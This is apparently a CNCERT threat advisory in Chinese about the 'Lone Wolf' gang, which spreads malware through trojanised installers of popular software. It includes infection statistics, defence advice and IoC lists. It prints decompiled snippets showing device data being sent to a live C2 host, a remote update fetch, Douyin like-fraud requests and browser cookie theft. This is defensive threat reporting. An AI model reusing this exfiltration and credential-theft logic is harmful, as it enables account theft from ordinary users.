关于“独狼”团伙大规模传播恶意程序的风险提示

感谢安天科技集团股份有限公司（安天）在本报告的样本分析工作中做出的重要贡献。

一、概述

CNCERT 监测发现，“独狼”黑产团伙近期活动频次显著增加，该团伙瞄准用户对热门软件的下载需求，在非官方下载站点投放捆绑了恶意程序的热门应用软件安装包，例如“搜狗输入法”、“五笔输入法”、“QQ 音乐”等大众常用应用软件。用户下载并运行上述被捆绑的应用安装包后，在安装正常应用的同时，会同步被植入恶意代码，全程无明显异常提示，隐蔽性极强。

近期发现的恶意代码样本功能为盗取用户的小红书、抖音、哔哩哔哩平台账号信息，同时会自动回传用户设备的系统配置、网络环境等数据。此外，恶意代码会强制推广不明来源的浏览器扩展程序和应用软件，并针对抖音平台实施违规操作，包括自动刷取流量、批量点赞及取消点赞等。

2026 年 1 月 1 日至 2 月 3 日期间，CNCERT 监测发现感染的日上线肉鸡数最高达到 2444 台，C2 日访问量最高达到 12095 次，累计已有 39315 台设备受其感染。

二、恶意样本分析

本次发现的恶意样本为易语言编写的程序，样本具有回传计算机基础信息、自我更新、刷取访问流量和盗取主流媒体账号的功能。

表 1 样本标签

病毒名称	RiskWare/Win32. FlyStudio. a
原始文件名	kuwo. exe
MD5	F57E174F236F5B2B5E5ADB15AD01EDAA
处理器架构	x86
文件大小	7. 15MB (7, 503, 872 字节)
文件格式	BinExecute/Microsoft. EXE [: X86]
时间戳	2025-07-1323: 42: 48
数字签名	无
加壳类型	无
编译语言	MicrosoftVisualC/C++

```
                    /* 上传基础信息 */
kernel32.CreateThread(upload_base_information,0,0,&local_10,0);
local_10 = 0;
                    /* 自我更新 */
kernel32.CreateThread(self_update,0,0,&local_10,0);
local_10 = 0;
                    /* 刷流量 */
kernel32.CreateThread(bot_traffic,0,0,&local_10,0);
(*(code *)(*SunnyNetObj)->CreateSunnyNet)();
                    /* 盗号 */
steal_account();
do {
  wait_loop(0x3c,0,1,1,1);
} while( true );
```

图 1 主程序逻辑功能

1. 回传计算机基础信息

该样本首先会收集用户 ID 值（userid），MAC 地址和系统版本三个信息，随后上传到 C2 服务器。

```
local_1c[5] = os_version;
os_version = 文本相加("http://tj.gzdata.io:81/tongji2.php?userid=",userid,"&mac=YX_",mac,
                        "&os=",os_version,"&ver=0715");
if (local_1c[4] != 0) {
```

图 2 收集系统基础信息并上传



图 3 回传用户 ID 值（userid）、MAC 地址、操作系统版本信息

该样本的回传特征为 http://域名/tongji2.php?userid=XXX&mac=XXX&os=XXX，mac 和 os 的值分别为用户计算机的 MAC 地址和操作系统版本信息，具有与“独狼”相似的特征如下图所示。



图 4 上报感染机器信息

2. 自我更新

在自我更新线程中，样本会从 http://192.151.151[.]43/images/xiao/imageslist.txt 中获取更新配置文件，并从中解析更新文件下载地址。

```
local_20 = 0;
local_24 = (int *)文本相加("http://192.151.151.43/images/",xiao,"/imageslist.txt");
local_28 = (int *)0x0;
```

图 5　kuwo 获取更新列表

3. 访问流量造假

在刷取流量线程中，样本利用 C2 发送的盗取的用户凭证信息针对

抖音发送请求，实现给视频推流、点赞与取消点赞的功能。

```
local_68 = "https://www.douyin.com/aweme/v1/web/commit/item/digg/?";
if (local_14 != (char *)0x0) {
  释放内存(local_14);
}
local_14 = local_68;
local_68 = "&msToken=";
local_68 = (char *)文本相加("device_platform=webapp&aid=6383&channel=channel_pc_web&pc_client_typ
=1&pc_libra_divert=Windows&update_version_code=170400&support_h265=1&support_dash=1&version_cod
70400&version_name=17.4.0&cookie_enabled=true&screen_width=1920&screen_height=1080&browser_lang
e=zh-CN&browser_platform=Win32&browser_name=Chrome&browser_version=137.0.0.0&browser_online=tru
ngine_name=Blink&engine_version=137.0.0.0&os_name=Windows&os_version=10&cpu_core_num=20&device_
ory=8&platform=PC&downlink=10&effective_type=4g&round_trip_time=150&webid="
                                ,local_8,"&uifid=",local_c);
```

图 6 构造请求链接

刷流量功能通过执行 JS 脚本实现。

```
ocation
share/
ozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
ttps://www.douyin.com/aweme/v1/web/commit/item/digg/?
msToken=
uifid=
evice_platform=webapp&aid=6383&channel=channel_pc_web&pc_client_type=1&pc_libra_divert=Windows&update_version_code=170400&sup
ort_h265=1&support_dash=1&version_code=170400&version_name=17.4.0&cookie_enabled=true&screen_width=1920&screen_height=1080&br
wser_language=zh-CN&browser_platform=Win32&browser_name=Chrome&browser_version=137.0.0.0&browser_online=true&engine_name=Blin
&engine_version=137.0.0.0&os_name=Windows&os_version=10&cpu_core_num=20&device_memory=8&platform=PC&downlink=10&effective_typ
=4g&round_trip_time=150&webid=
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Content-Length: 47
ost: www.douyin.com
eferer: https://www.douyin.com/video/
d-ticket-guard-iteration-version: 1
d-ticket-guard-version: 2
d-ticket-guard-web-sign-type: 1
```

图 7 刷流量脚本代码

4. 盗取主流社交媒体账号

为了实现账号盗取，样本会劫持以下浏览器及程序的网络流量。

```
's' .rdata:200CE384   0000000B   C   msedge.exe
's' .rdata:200CE38F   0000000B   C   chrome.exe
's' .rdata:200CE39A   0000000E   C   360chrome.exe
's' .rdata:200CE3A8   0000000A   C   360se.exe
's' .rdata:200CE3B2   0000000E   C   QQBrowser.exe
's' .rdata:200CE3C0   00000012   C   SogouExplorer.exe
's' .rdata:200CE3D2   00000011   C   2345Explorer.exe
's' .rdata:200CE3E3   0000000F   C   360chromeX.exe
's' .rdata:200CE3F2   0000000E   C   UCBrowser.exe
's' .rdata:200CE40D   0000000D   C   bilibili.exe
's' .rdata:200CE41A   0000000B   C   douyin.exe
's' .rdata:200CE425   00000010   C   douyin_tray.exe
```

图 8 浏览器字符串列表

共涉及 12 款浏览器及程序，列表如下。

表 2 浏览器及 APP 列表

msedge. exe	微软 Edge 浏览器
chrome. exe	谷歌浏览器
360chrome. exe	360 安全浏览器（经典版）
360chromeX. exe	360 极速浏览器
360se. exe	360 安全浏览器（旧版）
QQBrowser. exe	QQ 浏览器
UCBrowser. exe	UC 浏览器（电脑版）
SogouExplorer. exe	搜狗浏览器
2345Explorer. exe	2345 浏览器
bilibili. exe	哔哩哔哩网站
douyin. exe	抖音
douyin_tray. exe	抖音

针对劫持的流量数据，样本会检测 URL 中是否存在与抖音、哔哩哔哩（B 站）和小红书网站（域名）相关的关键字，同时检测请求中是否携带登录数据。如果存在有效的登录数据，样本会收集登录信息并上传至 C2（gzdata.io），实现对网站个人用户账号的盗（窃）取。

```
                    /* 从URL中检测是否存在bilibili关键字
                       核心支持库命令.寻找文本 */
local_24 = (undefined *)
           核心支持库命令
                       (4,puVar4,0,0x80000004,"bilibili",0,0x80000004,0,0,0,0,0,0x80000002);
if (local_24 != (undefined *)0xffffffff) {
  local_20 = local_8;
                    /* 获取cookie
                       SunnyNet.GetRequestALLCookie */
  iVar6 = (**(code **)(*(int *)*local_8 + 0x58))();
  if (local_14 != 0) {
    local_24 = (undefined *)iVar6;
    释放内存(local_14);
  }
  local_20 = (undefined4 *)0x0;
  local_24 = (undefined *)0x0;
  local_28 = &DAT_200cddd3;
                    /* 1寻找的cookie */
  local_2c = "DedeUserID=";
  local_14 = iVar6;
  iVar6 = 监测是否存在特定cookie(&local_14,&local_2c,&local_28,0,0,0,0);
```

图 9 检测请求中是否存在登录信息

5. 攻击组织同源分析

本次发现的样本具有与历史独狼团伙样本相同的特征，判断为独狼团伙的最新恶意行为。

（1）回连信息特征一致

对样本进行抽样分析，针对某样本的回连信息 http[:]//tj.ddd222.xyz/tongji[.]php?os={SS}&userid={SH}&mac={MC}&ver=&xiezai=0&wb=&az={IST}&uid=，回传用户的操作系统信息及 MAC 地址，该回连信息与历史“独狼”样本回传信息一致。

图 10 回传信息的格式及下载文件的路径特征

（2）驱动文件字符串加密方式一致

与历史“独狼”样本相同，抽样样本会通过随机 8 个字符对释放的驱动文件进行命名，并且释放的驱动文件对字符串进行了相同的自定义加密。



图 11 驱动文件字符串和以往相同的自定义加密

三、感染规模

通过监测分析，发现境内于 2026 年 1 月 1 日至 2 月 3 日期间，被该组织样本感染的日上线肉鸡数最高达到 2444 台，C2 日访问量最高达到 12095 次，累计已有 39315 台设备受其感染。境内每日上线肉鸡情况如下。



图 12 境内每日上线肉鸡数



图 13 每日肉鸡访问 C2 次数

四、防范建议

请广大网民强化风险意识，加强安全防范，避免不必要的经济损

失，主要建议包括:

（1）通过官方网站统一采购、下载正版软件。如无官方网站建议使用可信来源进行下载,下载后使用反病毒软件进行扫描并校验文件 HASH。

（2）尽量不打开来历不明的网页链接，不要安装来源不明软件。

（3）安装终端防护软件，定期进行全盘杀毒。

（4）重要账号开启“双重验证”，定期检查账号“异常登录”。

五、相关 IoC

MD5:

CEA099385295ED01D6337693B24B1562

607320607A7A9852217693461B824894

35EC910BF6CE60CFE2CDC5500B8AB65D

F5B8D8D57D6E6C665F117CB76075A9FB

FCFF762A38D7F42CDD296E54C97FCA61

14CDE53D7866D296DBB8FAFA273493E2

728BC25AD97316B9698331571F6C2ACE

5C5DBB9BC92026B9D5928591284F5D5A

8F18F4E9CF28CBA8F1CF2286D3695A8C

17BF4AE8F1CEDD7057F29FBAB982EDE7

1BADDB6EE23AAC3C383827C861085BA5

050E2DB554D28C3A1F587D5C4BD7DC5A

AED34B2E7D790C0154D95AE9C453FE44

E8B22F223164052AD9561D18CC72F1DF

4E38A068356D6046DE643B1B7E083DE9

2AA564826E9B747589BADE76B30D9EE8

B47EDBAAAFA0E9436B6FE70620B3483B

734BBA87B85303232E1B1A6F70202169

A6E2A144275B25B3F423A7570531B812

A3DB261C3C978859587CF515851BCF20

40FEC41652EDBC3C9E5EA6617C1775FF

7D32CC9ABAEF0469F6E52E761CE6C980

7F19B44BC7F127579FB7E3C079098138

96C757787B39BFB01D98CDD991B435BB

390B72A2C32989F19FF5F84CBC196AA7

8A0E822E7A0846B6C17D2AA002625CAA

B47562B44F29F23E2B92B9FF4C72F2C8

B90594681D08476A7BCEEB9D14588F6F

F57E174F236F5B2B5E5ADB15AD01EDAA

1FFAF3A1A2CE0CFC348F6FFCA9478824

D7102A2CA10AFB2A3C3BF10F3980E56C

4CA425B34527EE05304D9BDCF995CD16

0867C7B84FDCAF6D3E935F31892C1BD1

7DBBEA061465B9C1019C7D541429EE43

1A13D219583EB7E154EC345C15CC9F82

825C7F9E69BF2D908C495D7C172E1F4D

90D46129ABA4286E35F3D90830158D9E

A4FF06A0A6CD48149997062EF988BF4C

966396D9BF9D0208030F28C198F34E5F

2BD129ED8569A55E142621846F9023F0

BA16DF6A5A40C262A1A51E43515167EB

28F64AAEBB2F204FEDE7AE09EB1CB11D

IP:

192. 151. 151 [.] 43

192. 151. 151 [.] 46

103. 150. 10 [.] 133

112. 121. 168 [.] 138

63. 141. 251 [.] 188

DOMAIN:

tj. ddd222 [.] xyz

yun. ddd222 [.] xyz

tj. gzdata [.] io

dwav. cose [.] space

dn. luckyfilebox [.] com

aqllq. zuitie [.] cn

pcxz. zhaocai123 [.] cn

aqllq. njjhykj [.] com

ecodir. xtione[.]com

URL:

http[:]//192. 151. 151. 43/images/ccc111/black2. jpg

http[:]//192. 151. 151. 43/images/ccc111/douyin. jpg

http[:]//192. 151. 151. 43/images/ccc111/imageslist. txt

http[:]//192. 151. 151. 46/download/condll. exe

http[:]//192. 151. 151. 46/images/condll/top. jpg

http[:]//192. 151. 151. 46/images/condll/imageslist. txt

http[:]//192. 151. 151. 46/download/connhost. exe

http[:]//tj. gzdata. io/images/xiao/douyin. jpg

http[:]//tj. gzdata. io/images/ccc111/black2. jpg

http[:]//tj. gzdata. io/images/xiao/imageslist. txt

http[:]//dn. luckyfilebox. com/update. exe

http[:]//63. 141. 251. 188/download/kuwo. exe

http[:]//63. 141. 251. 188/images/tiktok. jpg

https[:]//ecodir. xtione. com/download/QQWubi_Setup_2119. exe

http[:]//ecodir. xtione. com/download/tencentmeeting_0300000000_3. 29. 11. 430_57. exe

https[:]//ecodir. xtione. com/download/SougouInput_55. exe

六、参考资料

[1] ROVNIX 攻击平台分析-利用 WordPress 平台传播的多插件攻击平台析 [R/OL]. (2015-07-24)

https: //www. antiy. com/response/ROVNIX. html

[2] Rootkit 病毒“独狼 2”假冒激活工具传播，锁定 23 款浏览器主页，已感染上万台电脑 [R/OL]. (2018-08-14)

https: //mp. weixin. qq. com/s/-Pg-4MoD9LyQN5hmS-HOow?color_scheme=light

[3] 金山毒霸再借病毒安装，360 推广平台成病毒温床 [R/OL]. (2025-07-18)

https: //huorong. cn/document/tech/vir_report/1834

[4] 暴风激活工具传播独狼 Rootkit 新变种 [R/OL]. (2019-01-19)

https: //guanjia. qq. com/news/n3/2468. html